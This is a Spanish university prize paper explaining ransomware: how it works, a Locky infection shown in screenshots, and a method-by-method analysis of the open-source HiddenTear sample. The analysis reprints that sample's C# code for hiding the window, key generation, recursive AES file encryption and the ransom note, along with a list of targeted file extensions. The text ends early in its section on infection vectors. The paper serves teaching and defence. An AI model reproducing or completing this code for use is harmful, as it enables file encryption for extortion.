RANSOMWARE: UNA NUEVA MODA

PREMIO UNIVERSITARIO ESET 2016

Autor: Niño Jeremías Ariel

Universidad Tecnológica Nacional - Facultad Regional Córdoba

ÍNDICE

ABSTRACT 3
¿QUÉ ES EL RANSOMWARE Y COMO FUNCIONA? 3
MUESTRA DEL RANSOMWARE EN EJECUCIÓN 4
ANÁLISIS DEL CÓDIGO 7
VECTORES DE INFECCIÓN 11
¿QUÉ HACER LUEGO DE LA EJECUCIÓN DEL RANSOMWARE? 13
MÉTODOS DE PREVENCIÓN 14
EL RANSOMWARE EN ANDROID 16
INFORMACIÓN ADICIONAL Y ESTADÍSTICAS 17
CONCLUSIÓN 19
FUENTES 19

ABSTRACT

The ransomware, a kind of malware that is very dangerous for all, but especially dangerous for business whose data are critic for a normal work. This malware encrypt all data in a device and become it unavailable until it is rescued.

Ransomware attacks have increased exponentially the last time and becoming a “trend” for whom want to get money illegally with this.

Its features make it hard to oppose and propose a challenge for whom want to try it. Our best tool is known how it works, vector of propagation, ways of prevention and features that are described in this research work.

Keywords: malware, ransomware, encrypt, data, decrypt, bitcoins.

¿QUÉ ES EL RANSOMWARE Y COMO FUNCIONA?

En términos generales, se puede decir que el ransomware es un software malicioso (malware) que secuestra la información del equipo infectado y pide un rescate monetario a cambio.

[1]Según Wikipedia: *Un ransomware es un tipo de programa informático malintencionado que restringe el acceso a determinadas partes o archivos del sistema infectado, y pide un rescate a cambio de quitar esta restricción.*

El nombre ransomware proviene de *ransom* que significa rescate en inglés y *ware* por software.

Existen varias definiciones de ransomware pero hay ciertos aspectos que siempre están presentes: secuestra la información de nuestra PC, restringe el acceso a ciertos datos, bloquea ciertos archivos, etc. Pero ¿a qué se refiere?

Existen dos tipos de ransomware que van a restringir el acceso de diferente forma: el primero y más utilizado por los atacantes cifra los archivos del equipo al que ataca. Según [22]*Wikipedia: En criptografía, el cifrado es un procedimiento que utiliza un algoritmo de cifrado con cierta clave (clave de cifrado) transforma un mensaje, sin atender a su estructura lingüística o significado, de tal forma que sea incomprensible o, al menos, difícil de comprender a toda persona que no tenga la clave secreta (clave de descifrado) del algoritmo*.

Este tipo de malware hace que no se pueda acceder a los archivos que han sido cifrados ya que para abrirlos se requiere el proceso inverso (descifrado) y además la contraseña que va a estar en poder del atacante (clave de descifrado) y quien va a exigir el rescate de los archivos afectado. A este tipo se le llama genéricamente *FileCoder*.

El segundo, llamado *LockScreen*, bloquea el acceso a todo el equipo impidiendo cualquier uso que se quiera hacer de el mismo, es decir que va a restringir el acceso a los datos de forma de que el usuario no pueda llegar hasta ellos hasta que no se pague el rescate.

¿A que nos referimos cuando hablamos de rescate? Una vez que el ransomware se haya ejecutado en una computadora ya sea encriptando los archivos o bloqueando el acceso, pedirá que se realice un pago a cambio de retornar el acceso a los datos. Para ello el atacante pondrá a disposición de la víctima una dirección en donde depositar las criptomonedas (en general Bitcoins), el monto a pagar y dependiendo del ransomware un ID que es único e identifica al equipo. Luego de seguir una serie de instrucciones que el ransomware pone a disposición y el afectado deposita el monto correspondiente, el atacante procederá a brindar un ejecutable y la correspondiente contraseña que devuelve los archivos a su forma original, o eso debería ya que no es totalmente seguro.

[2] Criptomoneda según Wikipedia: *Una criptomoneda o criptodivisa (del inglés cryptocurrency) es un medio digital de intercambio. La primera criptomoneda que empezó a operar fue Bitcoin en 2009 y desde entonces han aparecido muchas otras, con diferentes características y protocolos.*

[3] Bitcoins: BitCoin es un sistema monetario P2P descentralizado con el que se crea y administra dinero electrónico para realizar transferencias desreguladas y anónimas.

El ransomware existe gracias al anonimato que brinda el Bitcoin ya que al tener una estructura P2P las transacciones se hacen entre usuarios sin regulación alguna por parte de instituciones ajenas, por ello cuando se realiza una transacción no es necesario revelar la identidad de las partes, así, el delincuente que realiza los ataques permanece en el anonimato siendo muy difícil poder rastrearlo o tomar medidas para identificarlo.

MUESTRA DEL RANSOMWARE EN EJECUCIÓN

Según la cita numero [12] se puede observar cómo es el proceso de cifrado realizado por un ransomware denominado Locky. Se parte desde que se tiene el malware descargado en el equipo pero aún no se ha ejecutado. Desde un entorno controlado se procede a ejecutarlo y analizar sus efectos en el disco duro local y en la red conectada a este equipo.

1. **El equipo antes de la infección.**




Ilustración 1: Escritorio de una PC antes de ser infectada

Este es el escritorio normal de un equipo con Windows 7 antes de ser infectado. En la parte izquierda de la pantalla donde aparecen los iconos se observa que el último de ellos es el ransomware que posteriormente se ejecutará.

Cabe destacar que en muchos casos le colocan al ransomware un icono conocido para que sea más fácil que el usuario víctima proceda a ejecutarlo, como por ejemplo, es muy común que tengan el icono característico de archivos pdf de Adobe Reader.

2. **La red local.**




Ilustración 2: Muestra de un archivo en la red local.

En esta captura se observa un archivo de texto con su correspondiente extensión .text que está ubicado en una carpeta externa al equipo que se encuentra en la red local. Este archivo se utilizará para comprobar si el ransomware tiene alcance en los archivos que están fuera del disco duro de la pc en la que se ejecuta, es decir, si se extiende por la red local.

3. **El instante posterior a la ejecución.**




Ilustración 3: Muestra los cambios que el ransomware hace en el sistema.

Una vez que se ejecuta el ransomware y este termina su ejecución, se pueden apreciar ciertos cambios en el sistema: los archivos se cifran haciéndolos inaccesibles, la extensión de los mismos cambia a .locky, el fondo de pantalla cambia por una imagen con instrucciones para su posterior rescate y además se abren algunos archivos con indicaciones.

4. **Imagen informativa.**




Ilustración 4: Mensaje informativo de rescate.

Al terminar la ejecución aparecen algunos archivos nuevos, uno de ellos es esta imagen que brinda información básica sobre el estado de los archivos y algunos pasos a seguir para poder recuperar los datos, es decir, sólo informa que los archivos han sido cifrados y que para rescatarlos se debe acceder a

una web con información detallada. Otro archivo nuevo es un documento de texto con la misma información que la imagen, y que, en la captura, se encuentra en la ventana anterior.

5. La red local posterior a la ejecución del ransomware




Ilustración 5: Muestra de un archivo en la red.

Aquí podemos apreciar que el archivo de texto que se mostraba en la *ilustración 2* ha sido cifrado, esto quiere decir que esta versión de ransomware también afecta los archivos de la red local, por lo cual si tenemos PCs o equipos conectados a la red también se verán afectados. Esta es una característica que hace al ransomware aún más peligroso ya que es capaz de extenderse por toda la red de una organización provocando que los daños, es decir, la perdida de acceso a los datos sea aún mayor.

6. Instrucciones detalladas del proceso de rescate




Ilustración 6: Página web que contiene indicaciones sobre el rescate.

Para poder abrir el link último que nos brinda las instrucciones básicas (*ilustración 4*) primero nos indican que hay que instalar el navegador Tor. Según Wikipedia [13] *El objetivo principal de Tor es conseguir que internet pueda usarse de forma que el encaminamiento de los mensajes proteja la identidad de los usuarios. Es decir, persigue que no se pueda rastrear la información que envía un usuario para llegar*

hasta él (su dirección IP). El uso más habitual de Tor es aprovechar sus características para lograr cierto grado de privacidad en la navegación web en internet.

Básicamente Tor es un navegador que brinda anonimato y es requerimiento de los atacantes para ayudar a mantenerse ocultos. Una vez instalado el navegador Tor abrimos el link y la imagen muestra la página que aparece, donde contiene más finamente detallados los pasos a seguir para pagar el rescate y recuperar los archivos.

Allí se indica cómo comprar Bitcoins y luego brinda una dirección donde depositar una cantidad de 0.5 Bitcoins, luego de estos pasos debería habilitar la descarga de un programa que descifre los archivos afectados.

ANÁLISIS DEL CÓDIGO

En esta sección se analizarán líneas de código del ransomware llamado HiddenTear. Este ransomware se creó con fines educativos y es opensource, esto quiere decir que está disponible para todo aquel que quiera utilizarlo.

Está escrito en lenguaje C# y es bastante simple en lo que concierne a su código, pero servirá perfectamente para entender de una manera más técnica y específica cómo funciona un ransomware. Para analizarlo se utilizará el IDE Visual Studio.

Nota: Se analizarán los métodos más relevantes, el código completo se puede conseguir en Github [9]

➢ Cifrado

Método Load

```
private void Form1_Load(object sender, EventArgs e)
{
    Opacity = 0;
    this.ShowInTaskbar = false;
    startAction();

}
```

Este es el método “load” que, por lo general, es el primero que se ejecuta cuando se inicia una aplicación. Aquí vemos que establece la opacidad al mínimo y lo oculta de la barra de tareas con fines de no ser detectado por el usuario y luego ejecuta el método *startAction()*

Método startAction

```
public void startAction()
{
    string password = CreatePassword(15);
    string path = "\\Desktop\\test";
    string startPath = userDir + userName + path;
    SendPassword(password);
    encryptDirectory(startPath, password);
    messageCreator();
    password = null;
    System.Windows.Forms.Application.Exit();
}
```

Como se aprecia en la imagen, se crea una cadena de caracteres llamada password e invoca al método *CreatePassword(15)* que generara una contraseña con un parámetro que definirá la longitud, en este caso el número 15.

Luego crea un string con un directorio inicial desde el cual va a empezar a cifrar y por el cual se va a empezar a extender por todo el directorio.

Una vez hecho esto, ejecuta el método *encryptDirectory(startPath,password)* que es el encargado de cifrar los archivos y le pasa como parámetro la dirección inicial y la contraseña creada anteriormente.

Método CreatePassword

```
public string CreatePassword(int length)
{
    const string valid = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ1234567890*!=&?&/";
    StringBuilder res = new StringBuilder();
    Random rnd = new Random();
    while (0 < length--){
        res.Append(valid[rnd.Next(valid.Length)]);
    }
    return res.ToString();
}
```

En este algoritmo se observa que se genera una contraseña utilizando valores aleatorios generados por el método Random() propio de C#. Por lo cual, la contraseña es única para cada equipo el cual ataque el ransomware. Por ultimo retorna un string con la contraseña generada.

Método encryptDirectory

```
public void encryptDirectory(string location, string password)
{
    var validExtensions = new[]
    {
        ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png",
        ".csv", ".sql", ".mdb", ".sln", ".php", ".asp", ".aspx", ".html", ".xml", ".psd"
    };
    string[] files = Directory.GetFiles(location);
    string[] childDirectories = Directory.GetDirectories(location);
    for (int i = 0; i < files.Length; i++){
        string extension = Path.GetExtension(files[i]);
        if (validExtensions.Contains(extension))
        {
            EncryptFile(files[i],password);
        }
    }
    for (int i = 0; i < childDirectories.Length; i++){
        encryptDirectory(childDirectories[i],password);
    }
}
```

Primero crea un vector que contiene todas las extensiones de los archivos a los cuales va a cifrar, esto es muy importante ya que algunos método de protección contra esta clase de malware se desprenden de que el ransomware solo cifra aquellos archivos que contienen estas extensiones, por lo cual, si a un archivo le cambiamos la extensión o directamente la ocultamos, el ransomware lo va a ignorar.

*.c	*.h	*.m	*.ai	*.cs	*.db	*.db	*.nd
*.pl	*.ps	*.py	*.rm	*.3dm	*.3ds	*3fr	*.3g2
*.3gp	*.ach	*.arw	*.asf	*.asx	*.avi	*.bak	*.bay
*.cdr	*.cer	*.cpp	*.cr2	*.crt	*.crw	*.dbf	*.dcr
*.dds	*.der	*.des	*.dng	*.doc	*.dtd	*.dwg	*.dxf
*.dxg	*.eml	*.eps	*.erf	*.fla	*.flv	*.hpp	*.iif
*.jpe	*.jpg	*.kdc	*.key	*.lua	*.m4v	*.max	*.mdb
*.mdf	*.mef	*.mov	*.mp3	*.mp4	*.mpg	*.mrw	*.msg
*.nef	*.nk2	*.nrw	*.oab	*.obj	*.odb	*.odc	*.odm
*.odp	*.ods	*.odt	*.orf	*.ost	*.p12	*.p7b	*.p7c
*.pab	*.pas	*.pct	*.pdb	*.pdd	*.pdf	*.pef	*.pem
*.pfx	*.pps	*.ppt	*.prf	*.psd	*.pst	*.ptx	*.qba
*.qbb	*.qbm	*.qbr	*.qbw	*.qbx	*.qby	*.r3d	*.raf
*.raw	*.rtf	*.rw2	*.rwl	*.sql	*.sr2	*.srf	*.srt
*.srw	*.svg	*.swf	*.tex	*.tga	*.thm	*.tlg	*.txt
*.vob	*.wav	*.wb2	*.wmv	*.wpd	*.wps	*.x3f	*.xlk
*.xlr	*.xls	*.yuv	*.back	*.docm	*.docx	*.flac	*.indd
*.java	*.jpeg	*.pptm	*.pptx	*.xlsb	*.xlsm	*.xlsx	

Ilustración 7: Extensiones de archivos que se cifran comúnmente.

Luego obtiene los archivos del directorio pasado como parámetro y valida si posee una extensión correcta, si es así procede a invocar al método *EncryptFile()* pasándole por parámetro el archivo y la contraseña. Por último se define un ciclo for que utiliza al método recursivamente, es decir, le pasa como parámetro los directorios hijos que obtuvo anteriormente y la contraseña y se ejecuta el mismo método para cifrar los archivos de ese directorio y de los hijos, así sucesivamente hasta cifrar todo el árbol de direcciones.

Método encryptFile

```
public void EncryptFile(string file, string password)
{

    byte[] bytesToBeEncrypted = File.ReadAllBytes(file);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(password);

    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

    byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

    File.WriteAllBytes(file, bytesEncrypted);
    System.IO.File.Move(file, file + ".locked");

}
```

Aquí se observa que a partir del archivo pasado como parámetro y de la constraseña, el algoritmo utiliza el cifrado AES, invocando al método *AES_Encrypt()* y pasándole por parámetros los bytes del archivo a cifrar y los bytes de la contraseña. Luego cuando termina de cifrar el archivo lo reemplaza por el original y le cambia la extensión a ".locked".

Según Wikipedia [18] el cifrado AES se define: *Advanced Encryption Standard (AES),…, es un esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos.*

Es un cifrado muy seguro ya que incluso con una supercomputadora tomaría un millón de billones de años descifrar algo encriptado con AES-128 usando fuerza bruta [10].

Método messageCreator

```
public void messageCreator()
{
    string path = "\\Desktop\\test\\READ_IT.txt";
    string fullpath = userDir + userName + path;
    string[] lines = { "Files has been encrypted with hidden tear",
        "Send me some bitcoins or kebab",
        "And I also hate night clubs, desserts, being drunk." };
    System.IO.File.WriteAllLines(fullpath, lines);
}
```

Una vez que se encriptaron todos los archivos, el ransomware ejecuta este algoritmo el cual va a crear un archivo de texto que contiene un mensaje pidiendo un rescate con los datos necesarios para efectuar el mismo.

➢ Descifrado

Metodo button_click

```
private void button1_Click(object sender, EventArgs e)
{
    string path = "\\Desktop";
    string fullpath = userDir + userName + path;
    DecryptDirectory(fullpath);
}
```

Este método se desencadena una vez que se hace click en el botón “Decrypt My Files” de la interfaz que podemos apreciar en la *ilustración 8*; esta interfaz junto con la correspondiente contraseña es lo que brinda el atacante una vez que se paga el rescate, para poder descifrar los archivos. Este método primero crea una ruta inicial y luego ejecuta el método decryptDirectory() y le pasa como parámetro la dirección inicial.

Ilustración 8: Interfaz del programa para descifrar.

Metodo decryptDirectory

```
public void DecryptDirectory(string location)
{
    string password = textBox1.Text;

    string[] files = Directory.GetFiles(location);
    string[] childDirectories = Directory.GetDirectories(location);
    for (int i = 0; i < files.Length; i++)
    {
        string extension = Path.GetExtension(files[i]);
        if (extension == ".locked")
        {
            DecryptFile(files[i], password);
        }
    }
    for (int i = 0; i < childDirectories.Length; i++)
    {
        DecryptDirectory(childDirectories[i]);
    }
    label3.Visible = true;
}
```

En primer lugar este método crea un string llamado password y toma la contraseña de un textbox que se encuentra en la interfaz, es allí en donde el usuario ingresa la contraseña brindada luego del pago del rescate (*ilustración 8*).

Luego crea un vector con todos los archivos que están en el directorio pasado por parámetro y verifica si tienen la extensión “.locked” que indica que el archivo ha sido cifrado, entonces procede a desencriptar el archivo ejecutando el método *DecryptFile()* y pasándole el archivo y la contraseña como parámetro.

Luego el método se llama así mismo recursivamente para descifrar todo el filesystem.

Metodo DecryptFile

```
public void DecryptFile(string file,string password)
{
    byte[] bytesToBeDecrypted = File.ReadAllBytes(file);
    byte[] passwordBytes = Encoding.UTF8.GetBytes(password);
    passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

    byte[] bytesDecrypted = AES_Decrypt(bytesToBeDecrypted, passwordBytes);

    File.WriteAllBytes(file, bytesDecrypted);
    string extension = System.IO.Path.GetExtension(file);
    string result = file.Substring(0, file.Length - extension.Length);
    System.IO.File.Move(file, result);
}
```

Primero crea vectores con los bytes del archivo y la contraseña pasados por parámetro, luego con estos datos utiliza el método AES para desencriptar ejecutando el método *AES_Decrypt()* y pasándole los vectores creados por parámetro.

Luego de descifrar reemplaza nuevamente los archivos esta vez con la extensión que tenían antes.

Cabe aclarar que los métodos para cifrar y descifrar pueden variar según la versión y la forma en que estén implementados los distintos ransomware.

VECTORES DE INFECCIÓN

Una parte importante del ciclo de vida del ransomware es la propagación, es decir como el malware va a esparcirse para infectar a otros equipos. A continuación se muestran las vías de infección ordenadas de más común a menos común.

- Phishing:

[4]Según Wikipedia: *Phishing o suplantación de identidad es un término informático que denomina un modelo de abuso informático y que se comete mediante el uso de un tipo de ingeniería social, caracterizado por intentar adquirir información confidencial de forma fraudulenta. El cibercriminal, conocido como phisher, se hace pasar por una persona o empresa de confianza en una aparente comunicación oficial electrónica, por lo común un correo electrónico, o algún sistema de mensajería instantánea o incluso utilizando también llamadas telefónicas.*

Como en lo indicado anteriormente, esta vía de infección se caracteriza por el envío de e-mails en donde el remitente se hace pasar por una entidad generalmente conocida. El email puede tener añadido un archivo infectado con el ransomware que el usuario va a descargar o contener un link hacia una página externa que, por lo general, es una copia de la página oficial de la entidad suplantada por el atacante, página en la cual se va a descargar el archivo con el ransomware. Cuando el usuario ejecute ese archivo comienza el cifrado.


